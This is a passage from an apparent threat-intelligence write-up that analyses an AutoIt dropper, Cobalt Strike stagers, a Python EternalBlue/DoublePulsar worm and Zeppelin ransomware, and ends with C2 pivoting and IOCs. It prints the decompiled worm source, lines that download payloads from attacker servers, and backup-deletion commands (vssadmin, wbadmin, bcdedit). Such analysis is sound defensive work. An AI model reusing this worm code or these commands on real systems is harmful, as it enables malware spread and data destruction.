 "10", "REG_SZ", "Cezurity_Scanner_Pro_Free.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explore
 "11", "REG_SZ", "Cube.exe")
```

Delete shadow file service:

```
Run(@ComSpec & " /c " & "sc delete swprv", "", @SW_HIDE)
```

The script will also perform a request at the end which is probably for stats tracking:

```
$iplog2 = "https://iplogger.org/1fCk97"InetRead($iplog2, 3)
```

Ultimately as mentioned before the script will detonate two files:

```
If @OSArch = "X64" Then FileInstall("C:\2\taskhostw.exe",
"C:\ProgramData\RealtekHD\taskhostw.exe")       Sleep(1000)
Run("C:\ProgramData\RealtekHD\taskhostw.exe")   FileInstall("C:\2\art.exe",
"C:\ProgramData\install\art.exe")       Run("C:\ProgramData\install\art.exe")
```

art.exe — d08131d236658401c8de489596ee83992058f05176cbd8b72add89fcea57e37c

This is a packed CS stager that will download a beacon from:

```
185.153.196. 207/M7ph
```

Also with the same watermark as our previously identified CS related files. The other file is a bit different.

taskhostw.exe — 3ac1741ee7dcf04cb5dba01d82d4232347a63697f0ca8b00661960f719cade23

This is a 64bit Autoit compiled executable, decompiled shows the file is simply a loader, it has the same anti checks as previously discussed but also creates a window with the title “YouWillBeMined2” which will be used as a check to see if it is already running.

```
GUICreate("YouWillBeMined2")
```

The script will then download a file from an FTP server:

```
$worked = "ONLINE"$server = "learinmica.com"$username = "alex"$pass =
"easypassword"Local $open = _ftp_open("FTP")
```

Judging by the checks that then happen you can speculate that this will be involved in SMB scanning for spreading:

```
If $worked = "ONLINE" Then      If $ftp_status = "ONLINE" Then          If @OSVersion
<> "WIN_10" Then                        If NOT
FileExists("C:\Programdata\RunDLL\Doublepulsar-1.3.1.exe") OR NOT
FileExists("C:\Programdata\RunDLL\Eternalblue-2.2.0.exe") OR NOT
FileExists("C:\Programdata\RunDLL\rundll.exe") OR NOT
FileExists("C:\Programdata\RunDLL\system.exe") OR NOT
FileExists("C:\Programdata\RunDLL\start.exe") Then
ConsoleWrite("Downlading Scaner.dat" & @CRLF)                           Local
$ftp_xmrigcpu64 = "scaner.dat"                          Local $hopen =
_ftp_open("FTP")                                Local $hconn = _ftp_connect($hopen,
$server, $username, $pass, 1)                           Local $ftpg =
_ftp_fileget($hconn, $ftp_xmrigcpu64, "C:\Programdata\WindowsTask" & "\" &
$ftp_xmrigcpu64)                                Local $isize =
_ftp_filegetsize($hconn, "/" & $ftp_xmrigcpu64)
ConsoleWrite($isize & @CRLF)                            Local $iftpc =
_ftp_close($hconn)                              Local $iftpo = _ftp_close($hopen)
FileSetAttrib("C:\ProgramData\WindowsTask\scaner.dat", "+SH")
Sleep(300)
FileMove("C:\Programdata\Windowstask\scaner.dat",
"C:\Programdata\WindowsTask\scaner.exe")
FileSetAttrib("C:\ProgramData\WindowsTask\scaner.exe", "+SH")
Sleep(300)                              Run("C:\Programdata\WindowsTask\scaner.exe -
pnaxui")                                Sleep(2000)
FileDelete("C:\Programdata\WindowsTask\scaner.dat")
FileDelete("C:\Programdata\WindowsTask\scaner.exe")
FileSetAttrib("C:\ProgramData\RunDLL\*.*", "+SH")
FileSetAttrib("C:\ProgramData\RunDLL", "+SH")                   EndIf
Sleep(2000)                     If NOT ProcessExists("system.exe") Then
If NOT ProcessExists("Msiexec64.exe") Then                                      If
FileExists("C:\ProgramData\RunDLL\start.exe") Then
Run("C:\ProgramData\RunDLL\start.exe")
ConsoleWrite("Staring Scaner RunDLL.exe" & @CRLF)
EndIf                           EndIf                   EndIf           EndIf
```

FTP server is on same range as some of the CS boxes:

```
learinmica .com.  600 IN A 31.44.184 .108
```

scaner.dat — 3f51abd78e607bcd707cbd2f4d90a3d02d5d00fa07320a88838c373239ee6d4b

This file is a password protected self extracting rar, the password is naxui from the detonation above in the script.

After unpacking the files we are left with a bunch of files related to EternalBlue and DoublePulsar but the script above is mainly related to detonating start.exe

start.exe — 54081e33bcd09d29d065533c230256e49adff2edd48f5eb91a2434c03dd9ecb9

This file is a SFX RAR with a vbs inside of it, the VBS file just detonates another file that was unpacked:

```
Set WshShell = CreateObject("WScript.Shell") WshShell.Run "cmd.exe /c Rundll.exe", 0,
false
```

rundll.exe — 8b58e3a1a6a11225050af6c82e92451779c0315a602d19ad330e175a7c416bf6

This is a compiled python script which we can decompile:

```
import subprocess
import time
import threading
import socket
import sys
import random
import os
try:
    MyIP = socket.gethostbyname_ex(socket.gethostname())[2]
except:
    MyIP = '10.0.0.2'



def EternalBlue(ip):
    path = 'Eternalblue-2.2.0.exe'
    inconfig = ' --inconfig Eternalblue-2.2.0.xml'
    NetworkTimeout = ' --NetworkTimeout 60'
    TargetIp = ' --TargetIp %s' % ip
    TargetPort = ' --TargetPort 445'
    Target = ' --Target WIN72K8R2'
    summ = path + inconfig + NetworkTimeout + TargetIp + TargetPort + Target
    PIPE = subprocess.PIPE
    p = subprocess.Popen(summ, shell=True, stdin=PIPE, stdout=PIPE,
stderr=subprocess.STDOUT)
    output = p.communicate()
    output = list(output)
    output = output[0].split('\r\n')
    if output.count('[+] CORE terminated with status code 0x00000000') == 1 and
output.count('    [+] Ping returned Target architecture: x64 (64-bit)'):
        x = 'good x64'
        return x
    elif output.count('[+] CORE terminated with status code 0x00000000') == 1 and
output.count('    [+] Ping returned Target architecture: x86 (32-bit)'):
        x = 'good x86'
        return x
    else:
        x = 'not good'
        return x



def Pulsar(ip, arch, dll):
    path = 'Doublepulsar-1.3.1.exe'
    inconfig = ' --inconfig Doublepulsar-1.3.1.xml'
    NetworkTimeout = ' --NetworkTimeout 60'
    TargetIp = ' --TargetIp %s' % ip
    TargetPort = ' --TargetPort 445'
    DllPayload = ' --DllPayload %s' % dll
    DllOrdinal = '  --DllOrdinal 1'
    ProcessName = ' --ProcessName lsass.exe'
    Protocol = ' --Protocol SMB'
    Architecture = ' --Architecture %s' % arch
    Function = ' --Fuction RunDll'
    processCommandLine = ' --processCommandLine'
    summ = path + inconfig + NetworkTimeout + TargetIp + TargetPort + Architecture +
```

```
DllPayload + Protocol + DllOrdinal + Function + ProcessName + processCommandLine
    PIPE = subprocess.PIPE
    p = subprocess.Popen(summ, shell=True, stdin=PIPE, stdout=PIPE,
stderr=subprocess.STDOUT)
    output = p.communicate()
    list(output)
    output = output[0].split('\r\n')



def scaner(ip):
    try:
        os.remove('Result.txt')
    except:
        pass



    Result = []
    scan = 'system.exe TCP %s 445 150 /save' % ip
    PIPE = subprocess.PIPE
    p = subprocess.Popen(scan, shell=True, stdin=PIPE, stdout=PIPE,
stderr=subprocess.STDOUT)
    output = p.communicate()
    for line in open('Result.txt', 'r').read().split('\n'):
        if line.find('Open') > 1:
            Result.append(line.split(' ')[0])



    print Result
    os.remove('Result.txt')
    return Result



def scaner_local(ip):
    try:
        os.remove('Result.txt')
    except:
        pass



    Result = []
    scan = 'system.exe TCP %s 445 150 /save' % ip
    PIPE = subprocess.PIPE
    p = subprocess.Popen(scan, shell=True, stdin=PIPE, stdout=PIPE,
stderr=subprocess.STDOUT)
    output = p.communicate()
    for line in open('Result.txt', 'r').read().split('\n'):
        if line.find('Open') > 1:
            Result.append(line.split(' ')[0])
```

```
    for x in MyIP:
        if x in Result:
            Result.remove(x)



    os.remove('Result.txt')
    return Result



def attack(lst):
    status = EternalBlue(lst)
    if status == 'good x64':
        Pulsar(lst, 'x64', 'x64.dll')
        print 'Attack %s good' % lst
    elif status == 'good x86':
        Pulsar(lst, 'x86', 'x86.dll')
        print 'Attack %s good' % lst
    else:
        print 'Attack %s not good!!!' % lst



def attack2(lst):
    status = EternalBlue(lst)
    if status == 'good x64':
        Pulsar(lst, 'x64', '2x64.dll')
        print 'Attack %s good' % lst
    elif status == 'good x86':
        Pulsar(lst, 'x86', '2x86.dll')
        print 'Attack %s good' % lst
    else:
        print 'Attack %s not good!!!' % lst



def new_start():
    print 'STARTED'
    scanlist = []
    lst = []
    for line in open('scan.txt', 'r').read().split('\n'):
        for unit in line.split(' '):
            scanlist.append(unit)



    randomip = random.choice(scanlist)
    lst = scaner(randomip)
    for y in lst:
        thread_ = threading.Thread(target=attack2, args=(y,)).start()



    while threading.active_count() > 2:
        time.sleep(5)
```

```
    print 'FINISHED'



def start_local():
    print 'STARTED_local'
    lst = []
    for ip in MyIP:
        lst = scaner_local(ip + '/16')
        for y in lst:
            thread_ = threading.Thread(target=attack, args=(y,)).start()



        while threading.active_count() > 2:
            time.sleep(5)



    print 'FINISHED'



def new_random():
    print 'STARTED'
    randomip = str(random.randint(1, 254)) + '.' + str(random.randint(0, 254)) + '.'
+ '0.' + '0'
    print 'scan ' + randomip + '/16'
    lst = scaner(randomip + '/16')
    for y in lst:
        thread_ = threading.Thread(target=attack, args=(y,)).start()



    while threading.active_count() > 2:
        time.sleep(5)



    print 'FINISHED'

while True:    new_start()    start_local()
```

Ultimately this script is using DoublePulsar and EternalBlue to spread the x86.dll,x64.dll,2x86.dll,2x64.dll files which turn out to be fairly simplistic downloaders:

```
User-Agent RookIE/1.0hxxp://learinmica.com/update/update[.]rar
```

The file will be stored in the ProgramData directory and leads to similar Autoit executables for using scaner.dat and CS stagers leading to more CS servers:

```
taskhosta.exe - e2f686f17b73398d949998e46c7fde48d0507b324a811df39cdd91531deb3d89
```

This is a CS stager using a different watermark and downloading a beacon from:

```
31.44.184 .50/nECf
```

The other file we previously mentioned from 45.142.213[.]167:

```
oxford.exe - 6e4459199d7fbdc4c215e595906e78fdd1c15ad3be6abed6540b80de17b63f3b
```

This is VegaLocker ransomware version Zeppelin, we can quickly decode all the onboard strings:

```
>>> import re>>> t = re.findall('''\xff\xff\xff\xff.\x00\x00\x00''', data)>>>
len(t)268>>> def decode(blah):...   rc4 = ARC4.new(blah[:0x20])...   return
rc4.decrypt(blah[0x20:])... >>> import struct>>> for val in t:...   o =
data.find(val)...   (a,b) = struct.unpack_from('<II', data[o:])...   blob =
data[o+8:o+8+b]...   try:...     print(decode(blob))...   except:...     pass...
```

A snippet of the decoded strings:

```
Software\Zeppelin\Process
Software\Zeppelin\Process
Software\Microsoft\Windows\CurrentVersion\Run\
Software\Zeppelin
</div>
NtQuerySystemInformation
NtQuerySystemInformation
</N><D>
1767974731E6E223476E65712463554E87F55542B120AB1CE64651031B43D6AF4DECB1CF8ED6E71FED2376
1767974731E6E223476E65712463554E87F55542B120AB1CE64651031B43D6AF4DECB1CF8ED6E71FED2376



{15F7DAB8-8C18-A41B-BFCD-C970AE422622}
bcdedit /set {default} bootstatuspolicy ignoreallfailures;bcdedit /set {default}
recoveryenabled no;wbadmin delete catalog -quiet;wbadmin delete
systemstatebackup;wbadmin delete systemstatebackup -keepversions:0;wbadmin delete
backup;wmic shadowcopy delete;vssadmin delete shadows /all /quiet;
</N><D>
boot.ini;bootfont.bin;bootsect.bak;desktop.ini;iconcache.db;ntdetect.com;ntldr;ntuser.
:\$Windows.~bt\;:\System Volume
Information\;:\Windows.old\;:\Windows\;:\intel\;:\nvidia\;:\inetpub\logs\;\All
Users\;\AppData\;\Apple Computer\Safari\;\Application
Data\;\Boot\;\Google\;\Google\Chrome\;\Mozilla Firefox\;\Mozilla\;\Opera
Software\;\Opera\;\Tor Browser\;\Common Files\;\Internet Explorer\;\Windows
Defender\;\Windows Mail\;\Windows Media Player\;\Windows Multimedia
Platform\;\Windows NT\;\Windows Photo Viewer\;\Windows Portable
Devices\;\WindowsPowerShell\;\Windows Photo Viewer\;\Windows Security\;\Embedded
Lockdown Manager\;\Windows Journal\;\MSBuild\;\Reference Assemblies\;\Windows
Sidebar\;\Windows Defender Advanced Threat Protection\;\Microsoft\;\Package
Cache\;\Microsoft Help\;
QueryFullProcessImageNameW
Veeam.Backup.Manager.exe;Veeam.Backup.Agent.ConfigurationService.exe;Veeam.Backup.Brok
nt.exe;mysqld-
opt.exe;mysqld.exe;ncsvc.exe;ocautoupds.exe;ocomm.exe;ocssd.exe;oracle.exe;oracle.exe;
.bat;.cmd;.com;.cpl;.dll;.msc;.msp;.pif;.scr;.sys;.log;.lnk;.zeppelin;
!!! ALL YOUR FILES ARE ENCRYPTED !!!.TXT
!!! ALL YOUR FILES ARE ENCRYPTED !!!



All your files, documents, photos, databases and other important files are encrypted.
!!! YOUR FILES ARE ENCRYPTED !!!
All your files, documents, photos, databases and other important
files are encrypted.
You are not able to decrypt it by yourself! There is only one method
of recovering files it is purchase an unique private key.



Write to angry_war@protonmail.ch



Your personal ID: <!--ID-->
```

```
Attention! * Do not rename encrypted files. * Do not try to decrypt your data using
third party software, it may cause permanent data loss.
```

We can continue pivoting on some of the CobaltStrike C2 servers, their admin ports are 43890 instead of the default 50050 and the cert is static:

```
s:C = US, ST = Washington, L = Redmond, O = Microsoft Corporation, OU = Microsoft
Corporation, CN = Outlook.live.com
```

I wrote up a tool for cert scanning ranges a number of years ago for a local conference and we can use it here to scan entire ranges looking for this actors infrastructure.

```
4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP: 31.44.184.181 -
<Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.165 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.84 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.100 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.74 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.82 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.174 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.56 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.73 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
31.44.184.63 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft Corporation,CN=Outlook.live.com)>
```

Another range:

```
4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP: 185.153.199.162 -
<Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>2a332c3a76f2bea5d458f33cf025db656983c72eIP:
185.153.199.161 - Empty733716db5a44d79a1a2881109f62060079b5b7a0IP: 185.153.199.167 -
Empty21338c5fec99e8df6573b169fbb2f388b84f82efIP: 185.153.199.165 -
Empty4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP: 185.153.199.163 -
<Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
185.153.199.166 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft
Corporation,CN=Outlook.live.com)>4a08189c6f97c3b9a424f1f18c5c4356beaf1b3eIP:
185.153.199.164 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft
Corporation,OU=Microsoft Corporation,CN=Outlook.live.com)>
```

The ‘Empty’ ones are the default CS admin certification:

```
subject=C = Earth, ST = Cyberspace, L = Somewhere, O = cobaltstrike, OU =
AdvancedPenTesting, CN = Major Cobalt Strike
```

More pivoting on one of the CS servers ‘31.44.184.63’ has an interesting file associated with it on VirusTotal.

```
fe7d4cb5112f5ae0a3d0f9593e1954c60f771f14cc161acd9bdf2f91f2d3267a
```

This file is a packed sample of Send-Safe spam bot.

```
{'C2': '31.44.184.63:50001/50002', 'CONF': '31.44.184.63:50001/50002;Enterprise
Mailing Service'}
```

Send-Safe spammer is also a known utility used by this threat group.

IOCs

CS Related Hashes:

```
655346f41c456cefd9d40c1b9484f1c0dfa36d180c72dd2d1ada26661be1ca6d2d038b20eaf05bb8d67354
```

IPs:

```
31.44.184.18131.44.184.16531.44.184.8431.44.184.10031.44.184.7431.44.184.8231.44.184.1
```

References

https://vixra.org/abs/1902.0257
https://www.blueliv.com/downloads/network-insights-into-vawtrak-v2.pdf
https://www.proofpoint.com/sites/default/files/pfpt-us-tr-q117-threat-report.pdf

https://isc.sans.edu/forums/diary/Hancitor+infection+with+Pony+Evil+Pony+Ursnif+and+Cobalt+Strike/25532/
https://app.any.run/tasks/5d21ab13-70fb-4ccf-8a80-545d19c7d20f/

https://www.malware-traffic-analysis.net/2020/10/20/index.html
https://www.malware-traffic-analysis.net/2020/01/21/index2.html

https://lokalhost.pl/txt/peering.into.spam.botnets.VirusBulletin2017.pdf